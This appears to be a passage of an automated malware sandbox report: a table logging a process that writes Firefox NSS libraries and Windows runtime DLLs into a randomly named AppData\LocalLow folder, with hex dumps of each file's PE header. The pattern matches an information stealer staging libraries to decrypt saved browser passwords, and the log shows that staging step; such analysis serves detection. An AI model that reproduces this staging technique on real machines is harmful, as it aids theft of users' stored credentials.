C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\libEGL.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 2f 15 8e 9f 4e 7b dd 9f 4e 7b dd 9f 4e 7b dd 96 36 e8 dd 9d 4e 7b dd 46 2c 7a dc 9d 4e 7b dd 46 2c 78 dc 9e 4e 7b dd 46 2c 7e dc 95 4e 7b dd 46 2c 7f dc 94 4e 7b dd bd 2e 7a dc 9d 4e 7b dd 54 2d 7a dc 9c 4e 7b dd 9f 4e 7a dd fb 4e 7b dd 54 2d 7e dc 9e 4e 7b dd 54 2d 7b dc 9e 4e 7b dd 54 2d 84 dd 9e 4e 7b dd 54 2d 79 dc 9e 4e 7b dd 52 69 63 68 9f 4e 7b dd 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $......../...N{..N{..N{..6...N {.F,z..N{.F,x..N{.F,~..N{.F,.. .N{...z..N{.T- z..N{..Nz..N{.T-~..N{.T- {..N{.T-...N{.T-y..N{. Rich.N{........	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\MapiProxy.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 85 39 b7 bf c1 58 d9 ec c1 58 d9 ec c1 58 d9 ec c8 20 4a ec c3 58 d9 ec 18 3a d8 ed c3 58 d9 ec 18 3a da ed c0 58 d9 ec 18 3a dc ed c8 58 d9 ec 18 3a dd ed ca 58 d9 ec e3 38 d8 ed c4 58 d9 ec c1 58 d8 ec f0 58 d9 ec 0a 3b dd ed c2 58 d9 ec 0a 3b d9 ed c0 58 d9 ec 0a 3b 26 ec c0 58 d9 ec 0a 3b db ed c0 58 d9 ec 52 69 63 68 c1 58 d9 ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $........9...X...X...X... J..X ...:...X...:...X...:...X...:.. .X...8...X...X...X...;...X...; ...X...;&..X...;...X..Rich.X..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\MapiProxy_InUse.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 85 39 b7 bf c1 58 d9 ec c1 58 d9 ec c1 58 d9 ec c8 20 4a ec c3 58 d9 ec 18 3a d8 ed c3 58 d9 ec 18 3a da ed c0 58 d9 ec 18 3a dc ed c8 58 d9 ec 18 3a dd ed ca 58 d9 ec e3 38 d8 ed c4 58 d9 ec c1 58 d8 ec f0 58 d9 ec 0a 3b dd ed c2 58 d9 ec 0a 3b d9 ed c0 58 d9 ec 0a 3b 26 ec c0 58 d9 ec 0a 3b db ed c0 58 d9 ec 52 69 63 68 c1 58 d9 ec 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $........9...X...X...X... J..X ...:...X...:...X...:...X...:.. .X...8...X...X...X...;...X...; ...X...;&..X...;...X..Rich.X..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow \eE8sF0yG2eQ6fT7\mozglue.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 8d c2 55 b1 c9 a3 3b e2 c9 a3 3b e2 c9 a3 3b e2 c0 db a8 e2 d9 a3 3b e2 57 03 fc e2 cb a3 3b e2 10 c1 38 e3 c7 a3 3b e2 10 c1 3f e3 c2 a3 3b e2 10 c1 3a e3 cd a3 3b e2 10 c1 3e e3 db a3 3b e2 eb c3 3a e3 c0 a3 3b e2 c9 a3 3a e2 77 a3 3b e2 02 c0 3f e3 c8 a3 3b e2 02 c0 3e e3 dd a3 3b e2 02 c0 3b e3 c8 a3 3b e2 02 c0 c4 e2 c8 a3 3b e2 02 c0 39 e3 c8 a3 3b e2 52 69 63 68 c9 a3 3b	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.........U...;...;...;....... ;.W.....;...8...;...?...;...:. ..;...>...;...:...;...:.w.;... ?...;...>...;...;...;.......;. ..9...;.Rich..;	success or wait	9	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow \eE8sF0yG2eQ6fT7\mozMapi32.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 7f e3 6d 52 3b 82 03 01 3b 82 03 01 3b 82 03 01 19 e2 00 00 32 82 03 01 19 e2 06 00 47 82 03 01 19 e2 07 00 29 82 03 01 e2 e0 00 00 2a 82 03 01 e2 e0 06 00 22 82 03 01 e2 e0 07 00 34 82 03 01 19 e2 02 00 3e 82 03 01 3b 82 02 01 6e 82 03 01 f0 e1 06 00 3a 82 03 01 f0 e1 03 00 3a 82 03 01 f0 e1 fc 01 3a 82 03 01 f0 e1 01 00 3a 82 03 01 52 69 63 68 3b 82 03 01 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.........mR;...;...;.......2. ......G.......).......*....... ".......4.......>...;...n..... ..:.......:.......:.......:... Rich;..........	success or wait	6	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\mozMapi32_InUse.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 7f e3 6d 52 3b 82 03 01 3b 82 03 01 3b 82 03 01 19 e2 00 00 32 82 03 01 19 e2 06 00 47 82 03 01 19 e2 07 00 29 82 03 01 e2 e0 00 00 2a 82 03 01 e2 e0 06 00 22 82 03 01 e2 e0 07 00 34 82 03 01 19 e2 02 00 3e 82 03 01 3b 82 02 01 6e 82 03 01 f0 e1 06 00 3a 82 03 01 f0 e1 03 00 3a 82 03 01 f0 e1 fc 01 3a 82 03 01 f0 e1 01 00 3a 82 03 01 52 69 63 68 3b 82 03 01 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.........mR;...;...;.......2. ......G.......).......*....... ".......4.......>...;...n..... ..:.......:.......:.......:... Rich;..........	success or wait	6	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\msvcp140.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 a6 c8 bc 41 e2 a9 d2 12 e2 a9 d2 12 e2 a9 d2 12 56 35 3d 12 e0 a9 d2 12 eb d1 41 12 fa a9 d2 12 3b cb d3 13 e1 a9 d2 12 e2 a9 d3 12 22 a9 d2 12 3b cb d1 13 eb a9 d2 12 3b cb d6 13 ee a9 d2 12 3b cb d7 13 f4 a9 d2 12 3b cb da 13 95 a9 d2 12 3b cb d2 13 e3 a9 d2 12 3b cb 2d 12 e3 a9 d2 12 3b cb d0 13 e3 a9 d2 12 52 69 63 68 e2 a9 d2 12 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 06	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $..........A............V5=... ....A.....;..........."...;... ....;.......;.......;.......;.......;.- .....;.......Rich............PE..L..	success or wait	27	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\nss3.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 63 83 34 8c 27 e2 5a df 27 e2 5a df 27 e2 5a df 2e 9a c9 df 33 e2 5a df fe 80 5b de 25 e2 5a df b9 42 9d df 23 e2 5a df fe 80 59 de 2a e2 5a df fe 80 5f de 2d e2 5a df fe 80 5e de 2c e2 5a df 05 82 5b de 2f e2 5a df ec 81 5b de 24 e2 5a df 27 e2 5b df d1 e2 5a df ec 81 5e de 2d e3 5a df ec 81 5a de 26 e2 5a df ec 81 a5 df 26 e2 5a df ec 81 58 de 26 e2 5a df 52 69 63 68 27 e2 5a	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......c.4.'.Z.'.Z.'.Z.....3.Z... [.%.Z..B..#.Z...Y.*.Z..._.- .Z...^.,.Z...[./.Z...[.$.Z.'. [...Z...^.-.Z...Z.&.Z.....&.Z. ..X.&.Z.Rich'.Z	success or wait	76	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow \eE8sF0yG2eQ6fT7\nssckbi.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 31 07 8e 9f 50 69 dd 9f 50 69 dd 9f 50 69 dd 96 28 fa dd 9d 50 69 dd 46 32 68 dc 9d 50 69 dd 46 32 6a dc 9e 50 69 dd 46 32 6c dc 95 50 69 dd 46 32 6d dc 94 50 69 dd bd 30 68 dc 9d 50 69 dd 54 33 68 dc 9c 50 69 dd 9f 50 68 dd a6 50 69 dd 54 33 6d dc be 50 69 dd 54 33 69 dc 9e 50 69 dd 54 33 96 dd 9e 50 69 dd 54 33 6b dc 9e 50 69 dd 52 69 63 68 9f 50 69 dd 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........1...Pi..Pi..Pi..(...P i.F2h..Pi.F2j..Pi.F2l..Pi.F2 m. .Pi..0h..Pi.T3h..Pi..Ph..Pi.T 3 m..Pi.T3i..Pi.T3...Pi.T3k..Pi .Rich.Pi........	success or wait	21	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-namedpipe-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 20 17 89 e9 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L... ....!..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-processenvironment-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 29 e5 72 97 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 08 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L...).r............!..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-processthreads-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 f3 19 95 b4 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 0c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L..................!..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-processthreads-l1-1-1.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 11 39 ee d7 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 06 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L....9.............!..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-profile-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 e2 bc 26 dc 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L.....&............!..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-rtlsupport-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 0a c2 c2 28 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L......(...........!..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-string-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 f9 1e 52 17 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 04 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L.....R............!..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-synch-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 88 d1 10 32 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 0c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L......2...........!..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-synch-l1-2-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 58 2a 75 59 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 06 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L...X*uY...........!..	success or wait	2	41ACBE	WriteFile
C:\Users\user\AppData\LocalLow\eE8sF0yG2eQ6fT7\api-ms-win-core-sysinfo-l1-1-0.dll	unknown	16384	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 db 6d 0b c1 9f 0c 65 92 9f 0c 65 92 9f 0c 65 92 ec 6e 65 93 9e 0c 65 92 ec 6e 61 93 9d 0c 65 92 ec 6e 9a 92 9e 0c 65 92 ec 6e 67 93 9e 0c 65 92 52 69 63 68 9f 0c 65 92 50 45 00 00 4c 01 02 00 02 88 43 3d 00 00 00 00 00 00 00 00 e0 00 02 21 0b 01 0e 0a 00 08 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00 20 00 00 00 00 00 10 00 10 00 00 00 02 00 00 0a 00 00 00 0a 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........m....e...e...e..ne... e..na...e..n....e..ng...e.Rich ..e.PE..L.....C=...........!..	success or wait	2	41ACBE	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
